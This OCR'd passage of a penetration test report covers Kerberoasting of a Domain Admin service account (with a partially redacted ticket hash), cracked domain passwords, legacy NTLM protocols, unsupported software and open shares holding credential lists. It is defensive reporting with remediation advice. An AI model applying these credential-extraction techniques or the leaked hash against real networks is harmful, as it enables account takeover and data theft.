
Vulnerability Details:
Kerberoasting is a common technique used by attackers to extract credentials for user accounts that use Kerberos authentication. It takes advantage of the way Kerberos works by requesting a Kerberos service ticket for a service account and then extracting the password hash for that account. If the service account is a privileged user, such as an administrator or a member of a privileged group, the attacker can use this hash to perform offline password cracking and eventually obtain the plaintext password.

Proof of Vulnerability:

```
[redacted]*$e7940535609838046ce1a16731366087$d9a23e7c727915fcd8538b2ad7fb11a7cfc659c603b
bca7665e5e6c9f0e723d7c6c7afd16eb39a26d19ba50058e916ff5f64c56d6e794ed0c33f09e58903a0fb6b9
947c991e5d33cd31d98af5248db4d9176da83bab306f44b71c2acacb2a169e9a1866bd7ff82b1b56468d4dff
7e27f95ddba440b38ed8156b57f03437c594ede5f2077d5807956b68a5bcc29bac8c6ed12eab7b5a4533fb68
5779053e910153d835e4ef4d8cdc56c239f3c6535b68deaa55a2b5640b634953e4c95cad396cb20517ab1624
7212192101e9ed2ec2a20b1d7971cc8716b40e88a42c8bed373eff313fdac659b989746c3fd2bdf426c33eee
8285ed49e669423be516085c48cff8e820d44eee306f7aaaa74e16e029f3f527c5f9a39b6719f76d45200a6c
d0b54cb08426ca9e44fb[redacted]51f3e2991ad17e5dd79e2633a1c10fbc1b24ccf4e70c154b421fa895d8
b83173bced67facdd3591936e98789edbbb4a47719e2ccf70841051454b2539c8a05b59ef16e01ddca355ce5
c39093ec50f5dcf2e7367352c94cbf8ecea0c92737ade63fa8363947b33080e1cb0408f0b7f33198bdc17a5c
09d38bd70092ecfa1641de5ee70dd8288fed18516e99b35e96526a56733e3adcfdf76e350ed83b38daeff013
09971d901245af3813a705079be03342c694210471b0f0dde3e0214f5b47df1325d5a81cc2a550f014838208
9f73390e9c74d7063bb36c0ec66d82e8572c6ad422cae200e8ddd670acfab623312bb4136165ff1c0c37de34
021ab677da5bdac280ddc477699856d2513a631434a54e56094c5b612dc42acfb94f0b25b0064ed4c44e7063
d1e4eedf42a0d33bde27349f9dc545d73d85a92f148ecf9b3e241bbef5da717c8a62cdf49a73c5f6b93d1b8e
0dac776c8ac121bac39c13a3b1af5ed0477f701faefb25fc9e532c31c29a2d94ea82c2279c10e0e0b7dc8454
1034b94a443c435173372ae71a9810fdd8546b524b260ab6b432c13b2a0cdc6d9527050fffa18be7203eed08
a14d7def43a70f358abf323d31a69661ada958c6ec234a892d20dc17359a8e4462d38abdf8bfa249503fc0af
fb698fbf563a13f4a5d88a4ca4f569c789d8d6d
```



```
User name                    ADMTUser
Full Name                    ADMTUser
Comment                      ADMT for user migraton to [redacted]
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/26/2019 7:57:42 AM
Password expires             Never
Password changeable          11/27/2019 7:57:42 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/13/2022 11:41:51 AM

Logon hours allowed          All

Local Group Memberships      *Administrators       *PDL_ADMIN_ADMT_MIG
                             *PDL_ADMIN_MIG
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```



```
ServicePrincipalName    Name      MemberOf     PasswordLastSet             LastLogon                   Delegation
--------------------    -------   --------     ------------------------    ------------------------    ----------
MS[redacted]            ADMTUser  [redacted]   2019-11-26 06:57:42.894095  2022-11-08 00:52:06.698120
MS                      ADMTUser               2019-11-26 06:57:42.894095  2022-11-08 00:52:06.698120
MS                      ADMTUser               2019-11-26 06:57:42.894095  2022-11-08 00:52:06.698120
```

Recommendations:

To mitigate the security risk, it is strongly advised to lower the privileges of the "Service Accounts", meaning that they should be removed from the "Domain Administrator" group, while ensuring that the password of each and every "Service Account" is higher than 20 characters.

3.2.3 Weak Password usage in domain environment

Severity: **High**

Location:

- [NETWORK_ENDPOINT]

Impact:

A weak password policy increases the probability of an attacker having success using brute force and dictionary attacks against user accounts. An attacker who can determine user passwords can take over a user’s account and potentially access sensitive data.

Vulnerability Details:

During testing, it was discovered that the users within the environment were using weak passwords that could be easily cracked with brute force and dictionary attacks. This allows attackers to gain unauthorized access to sensitive resources and data within the network, compromising the confidentiality, integrity, and availability of the information.

Proof of Vulnerability:

After getting access to the domain controller, the tester extracted password hashes of each user and tried rainbow table and dictionary attack to reveal some users’ passwords. In total, 78 unique user’s passwords were recovered.

Username	Password
[redacted]	[redacted]
[redacted]	[redacted]
[redacted]	[redacted]
[redacted]	[redacted]

Recommendations:

It is recommended to apply the following Active Directory password policy:

- Minimum password length: 14
- Enforce Password History: 24
- Maximum password age: 60 or fewer days
- Minimum password age: 1 or more
- Password must meet complexity: Enabled
- Store passwords using reversible encryption: Disabled
- Account lockout threshold: Up to 10, but not 0
- Account lockout duration (minutes): 15 or more minutes
- Account lockout observation window (minutes): 30 minutes

As additional step after adjusting the password policy, you can then implement MFA using a third-party solution or a federation service such as Active Directory Federation Services (ADFS).

3.2.4 NTLMv1, and old LM protocols are enabled

Severity: **High**

Location:

- [NETWORK_ENDPOINT]

Impact:

- An attacker who is able to intercept network traffic can potentially capture and crack the weak passwords used by these older protocols.
- Once an attacker has obtained a user's credentials, they can potentially use them to access other systems and resources on the network, including sensitive data.
- Attackers can also potentially use these vulnerabilities to launch man-in-the-middle attacks and obtain sensitive information from network traffic.

Vulnerability Details:

NTLMv1 and LM protocols are older authentication protocols that were commonly used in Windows-based environments. These protocols are now considered insecure due to several security weaknesses and vulnerabilities that have been discovered over the years. Despite this, some systems and applications still enable these protocols by default, leaving them vulnerable to potential attacks.

The main issue with these protocols is that they use weak password hashing algorithms that can be easily cracked by attackers. This makes it relatively easy for attackers to obtain a user's password and use it to access other systems and resources on the network, including sensitive data. Attackers can exploit this vulnerability by intercepting network traffic and capturing the authentication requests sent by users. They can then use specialized tools to crack the password hashes and gain access to the user's account.

Another issue with these protocols is that they do not support mutual authentication, which means that they are susceptible to man-in-the-middle attacks. Attackers can potentially intercept the authentication requests and responses and use them to impersonate the user or the server, allowing them to capture sensitive information or launch further attacks.

Recommendations:

It is recommended to set LAN Manager Authentication Level to "Send NTLMv2 response only. Refuse LM & NTLM".

This can be done by editing the policy "Network security: LAN Manager authentication level" which can be accessed in Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options

3.2.5 Unsupported Windows Version

Severity: **High**

Location:

[NETWORK_ENDPOINT]	Microsoft Windows Server 2008 R2 Enterprise Service Pack 1
[NETWORK_ENDPOINT]	Unsupported Microsoft Windows Server 2003 Service Pack 2
[NETWORK_ENDPOINT]	Unsupported Windows OS (remote)
[NETWORK_ENDPOINT]	Unsupported Windows 7 Enterprise
[NETWORK_ENDPOINT]	Unsupported Microsoft Windows 7 Enterprise
[NETWORK_ENDPOINT]	Unsupported Microsoft Windows 7 Enterprise
[NETWORK_ENDPOINT]	Unsupported Microsoft Windows Server 2003
[NETWORK_ENDPOINT]	Unsupported Microsoft Windows Server 2003

Impact:


An attacker can find some exploits or create it, then perform remote code execution, DoS, etc.

Vulnerability Details:

Reliance on components that are no longer maintained can make it difficult or impossible to fix significant bugs, vulnerabilities, or quality issues. In effect, unmaintained code can become obsolete.

This issue makes it more difficult to maintain the product, which indirectly affects security by making it more difficult or time-consuming to find and/or fix vulnerabilities. It also might make it easier to introduce vulnerabilities.

Steps to reproduce:



```
Running (JUST GUESSING): Microsoft Windows 2008|8.1|7|Vista|2012 (99%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8.1:r1 cpe:/o:microsoft:wi
ndows_8 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vist
a::sp1 cpe:/o:microsoft:windows_server_2012:r2
OS fingerprint not ideal because: Host distance (8 network hops) is greater than five
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (99%), Microsoft Windows 8.1 R1 (95%), Micr
osoft Windows Server 2008 R2 or Windows 8 (94%), Microsoft Windows 7 SP1 (94%), Microsoft Windows Serve
r 2008 or 2008 Beta 3 (94%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (94%), Microsoft Windows
 Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (94%), Microsoft Windows Server 2008 R2 (94%),
 Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows 7 or Windo
ws Server 2008 R2 (93%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.93%E=4%D=3/13%OT=80%CT=7%CU=39230%PV=Y%DS=8%DC=I%G=N%TM=640F223F%P=i686-pc-windows-windows)
SEQ(SP=104%GCD=1%ISR=10C%TI=I%TS=7)
OPS(O1=M556NW8ST11%O2=M556NW8ST11%O3=M556NW8NNT11%O4=M5B4NW8ST11%O5=M556NW8ST11%O6=M556ST11)
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%T=80%W=2000%O=M556NW8NNS%CC=N%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%T=80%W=0%S=O%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)
```

Microsoft Windows 2008 whose support has ended in 2020

Recommendations:

A good solution for current vulnerability to avoid unsupported versions of software. This software is no longer supported by the vendor, so updates are not available for the software.

References:

- https://cwe.mitre.org/data/definitions/1104.htm
- https://cwe.mitre.org/data/definitions/1329.html
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

3.2.6 Unsupported Unix Version

Severity: **High**

Location:

[NETWORK_ENDPOINT]	FreeBSD Unsupported Version 10.1

Impact:

An attacker can find some exploits or create it, then perform remote code execution, DoS, etc.

Vulnerability Details:

Reliance on components that are no longer maintained can make it difficult or impossible to fix significant bugs, vulnerabilities, or quality issues. In effect, unmaintained code can become obsolete.

This issue makes it more difficult to maintain the product, which indirectly affects security by making it more difficult or time-consuming to find and/or fix vulnerabilities. It also might make it easier to introduce vulnerabilities.

Recommendations:

A good solution for current vulnerability to avoid unsupported versions of software. This software is no longer supported by the vendor, so updates are not available for the software.

References:

- https://cwe.mitre.org/data/definitions/1104.htm
- https://cwe.mitre.org/data/definitions/1329.html
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

3.2.7 Unsupported MSSQL Version

Severity: **High**

Location:

[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 13.0.5026.0
[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 11.0.7001.0
[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 13.0.1601.0
[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 12.0.5000.0
[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 9.0.4035.0
[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 12.0.2269.0
[NETWORK_ENDPOINT]	Microsoft SQL Server Unsupported Version 9.0.4035.0

Impact:

An attacker can find some exploits or create it, then perform remote code execution, DoS, etc.

Vulnerability Details:

Reliance on components that are no longer maintained can make it difficult or impossible to fix significant bugs, vulnerabilities, or quality issues. In effect, unmaintained code can become obsolete.

This issue makes it more difficult to maintain the product, which indirectly affects security by making it more difficult or time-consuming to find and/or fix vulnerabilities. It also might make it easier to introduce vulnerabilities.

Recommendations:

A good solution for current vulnerability to avoid unsupported versions of software. This software is no longer supported by the vendor, so updates are not available for the software.

References:

- https://cwe.mitre.org/data/definitions/1104.htm
- https://cwe.mitre.org/data/definitions/1329.html
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

3.2.8 Unsupported Oracle DB Software Version

Severity: **High**

Location:

[NETWORK_ENDPOINT]	Oracle Database Unsupported Version 12.2.0.1.0
[NETWORK_ENDPOINT]	Oracle Database Unsupported Version 12.2.0.1.0
[NETWORK_ENDPOINT]	Oracle Database Unsupported Version 11.2.0.4.0
[NETWORK_ENDPOINT]	Oracle Database Unsupported Version 11.2.0.4.0

Impact:

An attacker can find some exploits or create it, then perform remote code execution, DoS, etc.

Vulnerability Details:

Reliance on components that are no longer maintained can make it difficult or impossible to fix significant bugs, vulnerabilities, or quality issues. In effect, unmaintained code can become obsolete.

This issue makes it more difficult to maintain the product, which indirectly affects security by making it more difficult or time-consuming to find and/or fix vulnerabilities. It also might make it easier to introduce vulnerabilities.

Recommendations:

A good solution for current vulnerability to avoid unsupported versions of software. This software is no longer supported by the vendor, so updates are not available for the software.

References:

- https://cwe.mitre.org/data/definitions/1104.htm
- https://cwe.mitre.org/data/definitions/1329.html
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

3.2.9 Unsupported Software Version

Severity: **High**

Location:

[NETWORK_ENDPOINT]	VMware ESX / ESXi Unsupported Version 6.0
[NETWORK_ENDPOINT]	Unsupported Microsoft IIS 7.5
[NETWORK_ENDPOINT]	Unsupported JBoss-4.2.2.GA
[NETWORK_ENDPOINT]	Unsupported PHP Version 7.4.15
[NETWORK_ENDPOINT]	Unsupported PHP Version 7.4.15

Impact:

An attacker can find some exploits or create it, then perform remote code execution, DoS, etc.

Vulnerability Details:

Reliance on components that are no longer maintained can make it difficult or impossible to fix significant bugs, vulnerabilities, or quality issues. In effect, unmaintained code can become obsolete.
This issue makes it more difficult to maintain the product, which indirectly affects security by making it more difficult or time-consuming to find and/or fix vulnerabilities. It also might make it easier to introduce vulnerabilities.

Recommendations:

A good solution for current vulnerability to avoid unsupported versions of software. This software is no longer supported by the vendor, so updates are not available for the software.

References:

- https://cwe.mitre.org/data/definitions/1104.htm
- https://cwe.mitre.org/data/definitions/1329.html
- https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

3.3 Medium severity findings

3.3.1 Unprivileged share access - Access to sensitive data

Severity: **Medium**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:


Attackers can access backups of bank transfer information, serial numbers, activation codes, different tokens, password hashes stored in configuration files and lots of different credentials to different services.

Vulnerability Details:

During testing, it is found that some shares are open to every domain user which contains sensitive information. Additionally, attackers can re-use passwords (or at least can understand password setting convention) and gain access to other machines.


Proof of Vulnerability:

Examine files in provided list of shares



h[redacted]om

F[redacted]7



19	DHCP Scope:	[redacted]
20	DHCP Exclusions:	[redacted]
21		
22	**Comcast Internet**	
23	Static IP:	[redacted]
24	Subnet Mask:	[redacted]
25	Default Gateway:	[redacted]
26	Primary DNS:	[redacted]
27	Secondary DNS:	[redacted]
28		
29	**Netgear Firewall/VPN**	[redacted]
30	Local IP address:	[redacted]
31	Login:	[redacted]
32	Password:	[redacted]
33		
34	**Linksys Wireless Router**	[redacted]
35	IP address:	[redacted]
36	Login:	[redacted]
37	Password:	[redacted]
38	Wireless SSID:	[redacted]
39	Encryption:	[redacted]
40	Security Mode:	[redacted]
41	Pre-Shared Key:	[redacted]
42		
43	**Linksys Wireless AP**	[redacted]
44	IP address:	[redacted]
45	Login:	[redacted]
46	Password:	[redacted]
47		
48	**Trend Micro Security**	
49	Address:	[redacted]
50	Password:	[redacted]
51		
52	**Symantec**	
53	Login:	[redacted]
54	Password:	[redacted]
55		

E-mail Accounts

Internet E-mail Settings (POP3)

Each of these settings are required to get your e-mail account working.

User Information

Your Name: [redacted]

E-mail Address: pa[redacted]et

Server Information

Incoming mail server (POP3): n[redacted]t

Outgoing mail server (SMTP): s[redacted]net

Logon Information

User Name: p[redacted]


Password: [redacted]

☑ Remember password


☐ Log on using Secure Password Authentication (SPA)

Test Settings


After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)



C	D	E	F	G	H	I	J	K	L	M	N	O
Internal IP Address	Internal Subnet Mask	Default Gateway	Computer Name	Functional Group	Services	Comment	DNS 1	DNS 2	DNS 3	DNS 4	DNS 5	WINS 1



Account		Username		Password	For what?
Instagram		[redacted]		[redacted]	
Planoly		[redacted]		[redacted]	[redacted]
https://accounts.google.com		[redacted]		[redacted]	[redacted]
gmail		[redacted]		[redacted]	[redacted]
https://artlist.io		[redacted]		[redacted]	[redacted]
dropbox		[redacted]		[redacted]	[redacted]
Mailchimp		[redacted]		[redacted]	[redacted]
Pinterest		[redacted]		[redacted]	



Processing Credit Cards:


[redacted]

Username [redacted]

